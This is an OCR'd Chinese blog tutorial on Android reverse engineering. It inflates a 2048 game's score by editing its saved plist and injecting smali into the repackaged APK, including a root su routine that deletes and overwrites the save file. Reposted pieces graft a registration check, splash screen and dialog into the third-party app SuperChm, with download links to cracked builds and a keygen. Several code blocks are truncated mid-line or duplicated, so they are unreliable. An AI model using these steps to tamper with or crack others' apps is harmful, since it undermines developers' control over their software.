
听鬼哥说虐心的 2048 简化过程

从开发转到逆向破解，开始准备写博客后，朋友们说，想看一些好玩的游戏分析过程，简单一点，最好是会开发的人员能完成的，那么本篇就不讲反编译追踪代码实现方式了，写给一些开发者朋友来对自己喜欢的小软件进行破解。

在 flappybird 火了一阵子之后，又出来一些小游戏,使得部分人爱不释手，欲罢不能,在游戏出来以后，我也玩了好长一段时间了，看着空间里面整天有人晒着自己的得分，那么咱们就一起来看一下，如何实现刷分的过程。

0x01:简单试玩一下，体验游戏乐趣

我们试玩的图，简单记录一下相关数据。


0.21K/s
19:20
+4
2048
SCORE
7496
BEST
134632
Classic mode: join the numbers and get to the 2048 tile!
RESTART
2
4
4
8
4
4
128
32
2

界面清新，操作简单，是我们休闲娱乐的消遣品，那么我们就开始分析一下分数上面的控制了。


0x02:游戏分数的相关设定

通过我们试玩了一下，了解到游戏分数是根据玩的时候的数字相加得到。例如最初只有两个方块数值为 2，那么这两个方块合成一个方块后数值为 4，那么当前的得分也就是 4，所以我们明白这个之后，就可以想一下是不是可以通过将初始化的数值变大一点，那么相加后分数自然后变大了，分数不就更高了嘛。

通过玩了几次游戏以后，我们可以发现，在游戏未失败情况下推出游戏，再次打开会还原到上次玩的游戏进度，所以了解到这一点很重要，因为我们这样就可以推测出游戏是通过数据储存来恢复上次游戏进度的，那么我们就开始继续分析了。

数据存储方面，我们首先是观看当前包名下的，data/data/com.aa

, 类似这样的，用到这里就是 data/data/com.estoty.game2048。那么我们在 shell 下进入查看一下：




可以到到 files 文件夹，对开发者朋友来说，那么很容易理解这个文件夹所代表的含义。我们在程序中如果往本地存储一些文件，一般都会存储到这里的。如：

```
FileOutputStream  fop=null;

fop  =  c.openFileOutput("love",  Context.MODE_PRIVATE);
```

这样就是简单的在本地 files 目录下创建一个名称为 love 的空文件了。

好了，言归正传，我们就切换到 files 下查看一下相关内容：



看到这个图，发现文件下面还是有很多内容的啊，那么具体是哪一个呢？本文暂时不讲反编译从代码中找如何储存，那么我们就全部拿出来。

使用 cat 命令来复制吧，如果手机安装了 busybox 的话，试试 copy 是不是更方便。如：

cat saveOriginal.plist>/sdcard/1.plist 将文件创建在 sd 卡上

然后直接从 sd 卡 pull 出来，或者用第三方工具如应用宝之类拿出来即可。

通过查看所有文件，我们发现了目标：

saveOriginal.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"/>

<plist version="1.0">
    <dict>
        <key>PlaygroundTiles</key>
        <array>
            <dict>
                <key>Index</key>
                <string>0</string>
                <key>Level</key>
                <string>2</string>
            </dict>
            <dict>
                <key>Index</key>
                <string>2</string>
                <key>Level</key>
                <string>1</string>
            </dict>
```

http://blog.csdn.net/guiguzi1110

通过这个图，我们可以发现这是简单的 xml 文件方式来储存数据。

一个个键值对形式的，还是比较容易读懂的。

上下文浏览一下这个文件，可以推测出红色标注的 key 为游戏中每个方块中代表的数值，而 array 为这 16 个方块数值放到的一个数组。

我们对照试玩的图来看一下，游戏前两行：

第一个数据存在，为 4，对应：

```
<dict>
    <key>Index</key>
    <string>0</string>
    <key>Level</key>
    <string>2</string>
</dict>
```

推测：第一个 string 为位置，第二个 string 为方块的数值，即 2 的次方。

验证：我们拿第一行第三条数据来验证：

数值为 2

```
<dict>
    <key>Index</key>
    <string>2</string>
    <key>Level</key>
    <string>1</string>
</dict>
```

我们可以看到我们的猜测好像是正确的。

但是我们要保持严谨，继续验算，将后面的数据都验算一遍。

最终发现我们的推测是正确的，那么也就证明这个文件，是存储数据的核心文件。

下一步，我们就讨论如何来进行操作。

0x03:准备动手操作

通过前两步的分析，我们已经渐渐有了眉目。

我们需要做的，就是把这个文件进行修改，然后重新替换到那个文件夹下即可。

那么我们就先进行修改，将每个 dict 中第二个数值进行修改，这里要记得数值的计算是 2 的次方，所以这个数值不要太大，写个 10 就行了，也就是 1024。

首先就是创建安卓工程了，这里不多叙述那些，直接进行核心方法的讲解。

我们因为是需要替换文件的，所以得先把原文件放到一个位置，一般都是放到 assets 目录下。

```
public void fileCopy(){
    try {
    //获取到assets下此文件的对象
    AssetManager localAssetManager = getAssets();
    String le=getFilesDir()+"/saveOriginal.plist";
    //创建一个新文件，用于接收saveOriginal的数据
    File assFile=new File(le);
    //检测saveOriginal是否存在，存在删除掉，然后换成我们需要的文件
    if(assFile.exists()){
        assFile.delete();
    }
    InputStream localInputStream = localAssetManager.open("ffff.plist");

      byte[] arrayOfByte = new byte[2048];
      BufferedOutputStream localBufferedOutputStream = new BufferedOutputStream(new FileOutputStr
      while (true)
      {
        int i = localInputStream.read(arrayOfByte, 0, 2048);
        if (i == -1)
        {
```

http://blog.csdn.net/guiguzi1110

```
        while (true)
        {
          int i = localInputStream.read(arrayOfByte, 0, 2048);
          if (i == -1)
          {
            localBufferedOutputStream.flush();
            localBufferedOutputStream.close();
            break;
          }
          localBufferedOutputStream.write(arrayOfByte, 0, i);
        }

      } catch (IOException e) {
          // TODO Auto-generated catch block
          e.printStackTrace();
      }
  }
```

http://blog.csdn.net/guiguzi1110

看到这个方法，相信已经明白了我们已经进行的操作了。

0x04:将代码加入到原游戏中


其实不管是开发还是破解，掌握一点反编译的小技巧还是很有用的，比如项目中使用到图片资源之类，查看下对方软件是如何使用的某种效果，模仿一种算法，都是需要自己动手操作的。

上面那个算法写好后，我们调用一下：

```
    System.out.println("开始复制文件");
    fileCopy();
    System.out.println("文件复制成功");
}
```

调用是很简单的，然后我们就运行一下这个 apk，查看是否正确，文件生成是否可用。

测试正常后，我们拿出来这个 apk，在 bin 目录下是未签名的：



将其反编译，对应到刚才那个类里面找到算法：

```
.method public fileCopy()V
    .locals 12

    .prologue
    .line 35
    :try_start_0
    invoke-virtual {p0}, Lcom/ggz/cunda/MainActivity;->getAssets()Landroid/content/re

    move-result-object v5

    .line 37
```

http://blog.csdn.net/guiguzi1110

从这里开始复制，到 end 结束

```
    move-exception v2

    .line 67
    .local v2, "e":Ljava/io/IOException;
    invoke-virtual {v2}, Ljava/io/IOException;->printStackTr

    goto :goto_1
.end method
```

http://blog.csdn.net/guiguzi1110

然后我们反编译 2048 的游戏文件：

从 AndroidManifest.xml 文件中找到游戏的主类，进去

Lcom/estoty/game2048/game2048：

找一个空白位置复制进去我们的算法

```
.end method

.method public constructor <init>()V
    .registers 1

    invoke-direct {p0}, Lorg/cocos2dx/lib/Cocos2dxActivit

    return-void
.end method


# virtual methods
.method public fileCopy()V
    .registers 13

    :try_start_0
```


http://blog.csdn.net/guiguzi1110

然后回到我们写好的软件中，找下这个方法的调用:

```
    .line 26
    invoke-virtual {p0}, Lcom/ggz/cunda/MainActivity;->fileCopy()V
```

http://blog.csdn.net/guiguzi1110

这样复制过去以后，我们需要注意一下刚才复制的内容，因为一些方法的调用是 this，也就是当前类，我们直接复制过去肯定是空指针，所以需要修改 Lcom/ggz/cunda/MainActivity 为当前类，也就是替换所有为 Lcom/estoty/game2048/game2048，好了，这样弄完后，我们回编译软件，安装测试一下即可。效果图如下：


11K/s
20:32
2048
SCORE
310072
BEST
353892
Classic mode: join the numbers and get to the 2048 tile!
RESTART
1024
1024
1024
2048
2048
1024
1024
1024

0x05:其实我们有更简单的方法的

1. 既然我们有 root 权限，那么我们就可以更加简单的在命令行下来操作文件的替换过程了

2. 我们要写代码，那么直接 new 一个 process 执行下命令就行了

第一种方法很简单，我们就不叙述，下面说第二种，写好的代码如下，很简单：

我们先将那个文件复制到 sd 卡上面即可。

```
public void cp() throws IOException{
 Process v3 = Runtime.getRuntime().exec("su");
 DataOutputStream v2 = new DataOutputStream(v3.getOutputStream());

 v2.writeBytes("rm /data/data/com.estoty.game2048/files/saveOriginal.plist");
 v2.writeBytes("cat /sdcard/saveOriginal.plist>/data/data/com.estoty.game2048/files/saveOriginal.pl
 v2.writeBytes("exit\n");
 v2.flush();
}
```

http://blog.csdn.net/guiguzi1110

看完代码，大家也都明白了，代码很短，不再讲解了。

使用这个方法的好处，就是我们可以自己玩游戏，然后想刷分的时候，直接执行我们另外一个软件来操作 2048 即可，简单，实用。

0x06:结束语

写了这么多，结束语就不说了，爱破解，爱鬼哥。。。

博客没啥内容，顺手贴上一下了：

Android 逆向移花接木之添加注册机制

前言

我们知道借助 apktool 对 apk 的反编译几乎是无损源码级别的，所以要想在无源码的情况下，让某个软件实现想要的显示或者功能，只需要先写个简单的具 有该显示和功能的 DEMO，然后将关键的代码镶嵌到目标的软件即可。相信，一些简单的添加 AlertDialog、Toast 等大家都会。今天，我就带大 家一起为一个小程序添加注册机制。

准备
DEMO：追魂 Call3
对象：SuperChm
目的：让 SuperChm 实现追魂 Call3 具有一样的注册机制。

组件分析

首先得了解，一个 Android 程序由一个或多个 Activity 以及其他组件组成，每个 Activity 都是 Android 程序的一个展示“页面”，负 责数据的处理和展示工作。并且每个 Android 程序有且仅有一个主 Activity（隐藏程序没有主 Activity）它是程序启动的第一个 Activity。知道了这些，我们就看看追魂 Call3 的第一个“页面”即是展示注册机制的 Activity 包含了哪些元素。

0.00K/s
12:10
登陆验证
标题
您的特征码为：不可变：label属性
473407 变化取值：EditText
属性
编辑框
验证
两个按钮
关闭

然后打开追魂 Call3 的 VerifyActivity.smali，其 instance fields 已经显示出所引用的组件：
[java] view plaincopy

```
1. //两个按钮
2. .field  private  a:Landroid/widget/Button;
3. .field  private  b:Landroid/widget/Button;
4. //一个浏览文本
5. .field  private  c:Landroid/widget/TextView;
6. //一个编辑框
7. .field  private  d:Landroid/widget/EditText;
8. //验证注册的本地 SharedPreferences
9. .field  private  e:Landroid/content/SharedPreferences;
10.//获取手机通讯状态相关的方法，这个会涉及到系统权限
11..field  private  f:Landroid/telephony/TelephonyManager;
12.//提示框
13..field  private  g:Landroid/app/ProgressDialog;
```

VerifyActivity 中各种的方法：
1、在 a()方法中有引用 DESUtil.smali 的 encryptDES 解密方法。
[java] view plaincopy

```
1. invoke-static  {v0},  Lcom/call3/DESUtil;->encryptDES(Ljava/lang/String;)Ljava/lang/String;
```

注意：这里面也有启动主 Activity

2、在 onclick()方法中有一个资源 ID：0x7f070014

[html] view plaincopy

```
1. :pswitch_data_0
2. .packed-switch  0x7f070014
3.         :pswitch_0
4.         :pswitch_1
5. .end  packed-switch
```

3、在 onCreate()方法中资源 ID 有：0x7f030001、0x7f070012、0x7f070014、0x7f070015、0x7f070013。
还有一个启动主功能 MainActivity
[java] view plaincopy

```
1. new-instance  v0,  Landroid/content/Intent;
2. const-class  v1,  Lcom/call3/MainActivity;
3. invoke-
   direct  {v0,  p0,  v1},  Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
4. invoke-virtual  {p0,  v0},  Lcom/call3/VerifyActivity;->startActivity(Landroid/content/Intent;)V
```

对于 DESUtil.smali，它又引用了 Base64.smali 文件中的 encode 方法：
[java] view plaincopy

```
1. invoke-static  {v0},  Lcom/call3/Base64;->encode([B)Ljava/lang/String;
```

这 样，答题的流程我们就知道了：首先在 AndroidMainfest.xml 中配置主 Activity 为 VerifyActivity，然后导入 layout 布局文件 activity_main.xml，同时还要引用 DESUtil.smali 和 Base64.smali。同时要注意 TelephonyManager 有关权限的增加。
[java] view plaincopy

```
1. <uses-permission  android:name="android.permission.READ_PHONE_STATE"/>
2. <uses-permission  android:name="android.permission.CALL_PHONE"/>
3. <uses-permission  android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
```

好了，我们开始动工吧。

开始操作
1、将 SuperChm 程序的主 Activity 修改为 VerifyActivity，原主 Activity 变为一般；
2、在原主 Activity 的文件夹下导入：VerifyActivity.smali、DESUtil.smali 和 Base64.smali。在 layout 布局文件夹下，导入 activity_verify.xml。
3、将 VerifyActivity.smali、DESUtil.smali、Base64.smali 文件中的“Lcom/call3/”全部替换成“Lcom/jrzheng/superchm/Activity/”。
更改 VerifyActivity.smali 中启动的主 Activity，即：
[java] view plaincopy

```
1. const-class  v1,  Lcom/call3/MainActivity;
```

改为：
[java] view plaincopy

```
1. const-class  v1,  Lcom/jrzheng/superchm/Activity/MainActivity;
```

4、开始最艰辛的一个过程，设置资源 ID。自行对比吧。
[java] view plaincopy

1. 添加 color：colors.xml、public.xml、R$color.smali；
2. 添加“btn_verify”：ids.xml、public.xml&id、R$id；
3. 添加“activity_verify”：public.xml&layout、R$layout；
4. 添加“tv_imei”：ids.xml、public.xml&id、R$id；
5. 添加“btn_close”：ids.xml、public.xml&id、R$id；
6. 添加“et_pwd”：ids.xml、public.xml&id、R$id；
7. 添加“tv_title”，ids.xml、public.xml&id、R$id；

[java] view plaincopy


1. 0x7f070014->btn_verify 的 ID
2. 0x7f030001->activity_verify 的 ID
3. 0x7f070012->tv_imei 的 ID
4. 0x7f070015->btn_close 的 ID
5. 0x7f06007f->et_pwd 的 ID

2.1K/s
20:50
SuperChm
登陆验证
添加注册机制成功
您的特征码为：
473407
验证
关闭

这个追魂 Call3 的注册机制还有一个好处就是注册成功以后，再打开就不再显示注册界面。

相关下载

包括追魂 Call3、注册机、SuperChm、SuperChm_Verfiried



下载地址：链接：http://pan.baidu.com/s/1mgBjJhY 密码：ffyk

淡然出尘
http://blog.csdn.net/zihao2012/article/details/39122581

Android 逆向移花接木之添加启动 Splash

前言

这是在新浪博客的时候遗留的问题，一个是添加注册机制，一个是添加启动 Splash，这篇写完了就完结了。本片还是以 SuperChm 为例。

准备

DEMO：网路上的 cnblogs.com 稍作了修改

对象：SuperChm

目的：添加 Splash 到 SuperChm

直接操作

1、在 AndroidManifest.xml 的修改：

```
<activity android:configChanges="keyboardHidden|orientation|screenSize" android:hardwareAccelerated="true" android:name="com.jrzheng.superchm.Activity.MainActivity">
    <intent-filter>
        <action android:name="com.google.app.splashy.CLEARSPLASH"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
<activity android:label="@string/app_name" android:name="com.jrzheng.superchm.Activity.SplashyDemo" android:theme="@android:style/Theme.Black.NoTitleBar">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

也就是添加“.SplashyDemo”为主 Activity，并向原主 Activity 传入特定的 intent 组件；

2、\res\values\public.xml 添加：

```
<public type="layout" name="splash" id="0x*****" />
<public type="id" name="img1" id="0x*****" />
```

\res\values\ids.xml 添加：

```
<item type="id" name="img1">false</item>
```

R$layout 添加：

```
.field public static final splash:I = 0x*****
```

R$id 添加：

```
.field public static final img1:I = 0x*****
```

3、在 \res\drawable\ 文件夹下添加 splash.jpg

在 \res\layout\文件夹下添加：splash.xml

4、主 Activity 所在的文件夹下，添加 SplashyDemo.smali 和 SplashyDemo$1.smali ，将里面的 Lcnblogs/com/-->Lcom/jrzheng/superchm/Activity/ ；将 SplashyDemo.smali 文件中的 0x7f030001 换成 splash 的 id 即可。
相关下载
链接: http://pan.baidu.com/s/1kTLvpUf 密码: yxdv
淡然出尘
http://blog.csdn.net/zihao2012/article/details/39274393

Android 逆向移花接木之添加 AlertDialog

--By 淡然出尘
前言
有时候我们破解一款软件，为了表明是自己修改的作品或者说明一些使用应注意的事项，一般会在程序开启时，自定义添加点东西，比如常见的 Splash、Toast，不带按钮的 Alertdialog 等，今天我们就试试添加自定义的带按钮、按钮带链接的 Alertdialog。
对比
反编译具有该形式的 DEMO，可以发现在主 Activity 的 onCreate()方法中，增加了以下的代码：

```
new-instance v0, Landroid/app/AlertDialog$Builder;
invoke-direct {v0, p0}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V
const-string v1, "CSDN 博客"
invoke-virtual {v0, v1}, Landroid/app/AlertDialog$Builder;->setTitle(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder;
move-result-object v0
const-string v1, "欢迎访问我的博客"
invoke-virtual {v0, v1}, Landroid/app/AlertDialog$Builder;->setMessage(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder;
move-result-object v0
const-string v1, "我的主页"
//需要注意的地方，如果原程序有$1 会出现冲突
new-instance v2, Lcom/changba/activity/HomePageFragmentActivity$1;
invoke-direct {v2, p0}, Lcom/changba/activity/HomePageFragmentActivity$1;-><init>(Lcom/changba/activity/HomePageFragmentActivity;)V
invoke-virtual {v0, v1, v2},
```

Landroid/app/AlertDialog$Builder;->setPositiveButton(Ljava/lang/CharSequence;Landroid/content/DialogInterface$OnClickListener;)Landroid/app/AlertDialog$Builder;

move-result-object v0

const-string v1, "确定"

const/4 v2, 0x0

invoke-virtual {v0, v1, v2}, Landroid/app/AlertDialog$Builder;->setNegativeButton(Ljava/lang/CharSequence;Landroid/content/DialogInterface$OnClickListener;)Landroid/app/AlertDialog$Builder;

move-result-object v0

invoke-virtual {v0}, Landroid/app/AlertDialog$Builder;->show()Landroid/app/AlertDialog;

同时，也会多反编译一个带$1 的主 Activity 的内部类，代码如下面：

```
//需要注意的地方，如果原程序有$1 会出现冲突
.class Lcom/example/testtoast/MainActivity$1;
.super Ljava/lang/Object;
//这个也要注意，看准主 Activity 的名称
.source "MainActivity.java"

# interfaces
.implements Landroid/content/DialogInterface$OnClickListener;


# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
    value = Lcom/example/testtoast/MainActivity;->onCreate(Landroid/os/Bundle;)V
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x0
```

```
        name = null
.end annotation


# instance fields
.field final synthetic this$0:Lcom/example/testtoast/MainActivity;


# direct methods
.method constructor <init>(Lcom/example/testtoast/MainActivity;)V
        .locals 0

        .prologue
        .line 1
        //需要注意的地方，如果原程序有$1 会出现冲突
        iput-object p1, p0, Lcom/example/testtoast/MainActivity$1;->this$0:Lcom/example/testtoast/MainActivity;

        .line 29
        invoke-direct {p0}, Ljava/lang/Object;-><init>()V

        return-void
.end method


# virtual methods
.method public onClick(Landroid/content/DialogInterface;I)V
        .locals 3
        .param p1, "dialog"        # Landroid/content/DialogInterface;
```

